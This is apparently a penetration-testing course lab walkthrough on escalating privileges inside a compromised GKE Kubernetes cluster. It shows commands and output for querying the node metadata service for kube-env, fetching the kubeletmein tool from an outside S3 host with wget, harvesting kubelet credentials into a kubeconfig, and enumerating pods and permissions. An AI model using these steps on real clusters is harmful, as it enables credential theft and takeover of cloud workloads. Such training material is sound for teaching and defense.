The Plan:

- Browse to the web application to discover a RCE vulnerability...

-- Typical Pod/Container on GKE: http://34.85.215.94/

-- Privileged Pod/Container on GKE: http://34.85.197.48/

- Create a Voodoo no inject stager

- Leverage the RCE vulnerability in the web app to execute the Voodoo stager

- Extract information from the metadata service of a worker node, via a compromised container within the GKE's K8s's cluster, while leveraging the kubeletmein tool to automate the more tedious tasks.

This labs assumes you still have a Voodoo agent running inside the GKE K8s cluster via the RCE vulnerability within the web application.

In the previous lab, you were able to scan inside the cluster and find some information about pods and containers running on other nodes within the K8s cluster.

In this lab, we will walk you through one way to gain more privileges within this environment via leveraging cloud specific services.

Recon GKE

We can access the metadata service via the container…

```
exec curl ping -s -i -k -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env
```

We should see output similar to the following:

Notice in this output we should see a line similar to the following:

Note the value (e.g. gke-my-first-cluster-1-0c078291) associate with the “INSTANCE_PREFIX” for the next steps…

Kubeletmein is a penetration testing tool which takes advantage of public cloud provider approaches to providing kubelet credentials to nodes in a Kubernetes cluster in order to gain privileged access to the k8s API. This access can then potentially be used to further compromise the applications running in the cluster or, in many cases, access secrets that facilitate complete control of Kubernetes.

On the Voodoo LP, let's update the Kubeletmein tool to the latest version via the following commands:

```
rm /shared/voodoo_ce/app/resources/kubeletmein

wget -O /shared/voodoo_ce/app/resources/kubeletmein https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/kubeletmein

chmod 644 -R /shared/voodoo_ce/app/resources

chown root:root -R /shared/voodoo_ce/app/resources

ls -alF /shared/voodoo_ce/app/resources/kubeletmein
```

We should see output similar to the following:


```
root@ip-10-0-1-110:/shared# rm /shared/voodoo_ce/app/resources/kubeletmein

root@ip-10-0-1-110:/shared# wget -O /shared/voodoo_ce/app/resources/kubeletmein https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/kubeletmein
--2021-08-01 21:15:28-- https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/kubeletmein
Resolving public-astute-cloud-20200813-935672326788.s3.amazonaws.com (public-astute-cloud-20200813-935672326788.s3.amazonaws.com)... 52.216.246.60
Connecting to public-astute-cloud-20200813-935672326788.s3.amazonaws.com (public-astute-cloud-20200813-935672326788.s3.amazonaws.com)|52.216.246.60|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 44252961 (42M) [application/x-www-form-urlencoded]
Saving to: '/shared/voodoo_ce/app/resources/kubeletmein'

/shared/voodoo_ce/app/resources/kubeletmein 100%
[=============================================================================================================================================================>]
42.20M 45.0MB/s in 0.9s

2021-08-01 21:15:29 (45.0 MB/s) - '/shared/voodoo_ce/app/resources/kubeletmein' saved [44252961/44252961]



root@ip-10-0-1-110:/shared# chmod 644 -R /shared/voodoo_ce/app/resources

root@ip-10-0-1-110:/shared# chown root:root -R /shared/voodoo_ce/app/resources



root@ip-10-0-1-110:/shared# ls -alF /shared/voodoo_ce/app/resources/kubeletmein
-rw-r--r-- 1 root root 44252961 Aug 1 21:12 /shared/voodoo_ce/app/resources/kubeletmein

root@ip-10-0-1-110:/shared# shasum /shared/voodoo_ce/app/resources/kubeletmein
d218bdefb4f8a6a7074b5f2d62784f73ac508223 /shared/voodoo_ce/app/resources/kubeletmein

root@ip-10-0-1-110:/shared#
```

Next, on the targeted Linux container via the Voodoo agent, let's create a directory under /shared/ with your student number and upload our tools for the next few steps…

NOTE: Replace ### with your student number e.g. 060 for student #60

```
mkdir /shared/s###/

put kubeletmein /shared/s###/kubeletmein
put kubectl /shared/s###/kubectl
put curl /shared/s###/curl

chmod 755 /shared/s###/kubeletmein
chmod 755 /shared/s###/kubectl
chmod 755 /shared/s###/curl

cd /shared/s###/
ls
```

We should see output similar to the following:



Now run a /bin/bash shell, cd to the /shared/s###/ directory and leverage the Kubeletmein application:


```
run /bin/bash


cd /shared/s054/

ls -alF

./kubeletmein generate
```

We should see output similar to the following:

Checking the files in the directory:

```
ls -alF
```

We should see output similar to the following:



Notice that we have collected various credentials and generated a “kubeconfig” file for use with the “kubectl” application.

Now let’s use the “kubectl” with these new credentials to get a list of the pods currently running within the cluster:

```
./kubectl --kubeconfig kubeconfig.yaml get pods
```

We should see output similar to the following:

```
ls -alF
total 89548
drwxr-xr-x 3 root root     4096 Aug  1 21:33 ./
drwxr-xr-x 3 root root     4096 Aug  1 21:31 ../
-rw------- 1 root root     5676 Aug  1 21:33 bootstrap-kubeconfig.yaml
-rwxr-xr-x 1 root root  3382232 Aug  1 21:31 curl*
-rw------- 1 root root     2019 Aug  1 21:33 kubeconfig.yaml
-rwxr-xr-x 1 root root 44036096 Aug  1 21:31 kubectl*
-rwxr-xr-x 1 root root 44252961 Aug  1 21:31 kubeletmein*
drwxr-xr-x 2 root root     4096 Aug  1 21:33 kubeletmein-pki/
./kubectl --kubeconfig kubeconfig.yaml get pods
NAME                                          READY   STATUS    RESTARTS   AGE
nbvulns005-567856bbf5-fdg8g                   1/1     Running   0          61m
nbvulns005-567856bbf5-m5tm5                   1/1     Running   0          65m
nbvulns005-567856bbf5-z42cr                   1/1     Running   0          68m
nbvulns005-priv-pid-path-net-ipc-7564445d46-4qs2j   1/1     Running   0          61m
nbvulns005-priv-pid-path-net-ipc-7564445d46-n2wd8   1/1     Running   0          65m
nbvulns005-priv-pid-path-net-ipc-7564445d46-xqh7m   1/1     Running   0          68m
```

#128 rur

Next, we can check which Service Account (SA) is assigned to which pods:

```
./kubectl --kubeconfig kubeconfig.yaml get pod -A -o=custom-columns=POD:metadata.name,NS:metadata.namespace,SA:spec.serviceAccount
```

We should see output similar to the following:

```
./kubectl --kubeconfig kubeconfig.yaml get pod -A -o=custom-columns=POD:metadata.name,NS:metadata.namespace,SA:spec.serviceAccount
POD                                                NS            SA
nbvulns005-567856bbf5-fdg8g                        default       default
nbvulns005-567856bbf5-m5tm5                        default       default
nbvulns005-567856bbf5-z42cr                        default       default
nbvulns005-priv-pid-path-net-ipc-7564445d46-4qs2j  default       default
nbvulns005-priv-pid-path-net-ipc-7564445d46-n2wd8  default       default
nbvulns005-priv-pid-path-net-ipc-7564445d46-xqh7m  default       default
kube-dns-56646bfd69-bndt6                          kube-system   kube-dns
kube-dns-56646bfd69-k85h4                          kube-system   kube-dns
kube-dns-autoscaler-844c9d9448-g4hn7               kube-system   kube-dns-autoscaler
kube-proxy-gke-my-first-cluster-1-default-pool-df5db068-0w34   kube-system   <none>
kube-proxy-gke-my-first-cluster-1-default-pool-df5db068-7uym   kube-system   <none>
kube-proxy-gke-my-first-cluster-1-default-pool-df5db068-8rqn   kube-system   <none>
l7-default-backend-56cb9644f6-9jl2z                kube-system   default
metrics-server-v0.3.6-9c5bbf784-6vdz2              kube-system   metrics-server
pdcsi-node-6hwzw                                   kube-system   pdcsi-node-sa
pdcsi-node-df2j5                                   kube-system   pdcsi-node-sa
pdcsi-node-fck56                                   kube-system   pdcsi-node-sa
```

#128 rur

Notice, we can also see the Namespace (NS) in use for each pod.

Now let's see if we can now do anything useful with these new credentials:

```
./kubectl --kubeconfig kubeconfig.yaml auth can-i create pods
```

We should see output similar to the following:

```
./kubectl --kubeconfig kubeconfig.yaml auth can-i create pods
yes
```

#128 rur

We can also try to access tokens from all pods running on the node via the following syntax:

```
./kubectl --kubeconfig kubeconfig.yaml auth can-i --list
```

References

References includes:

- https://github.com/4ARMED/kubeletmein
- https://github.com/wagoodman/dive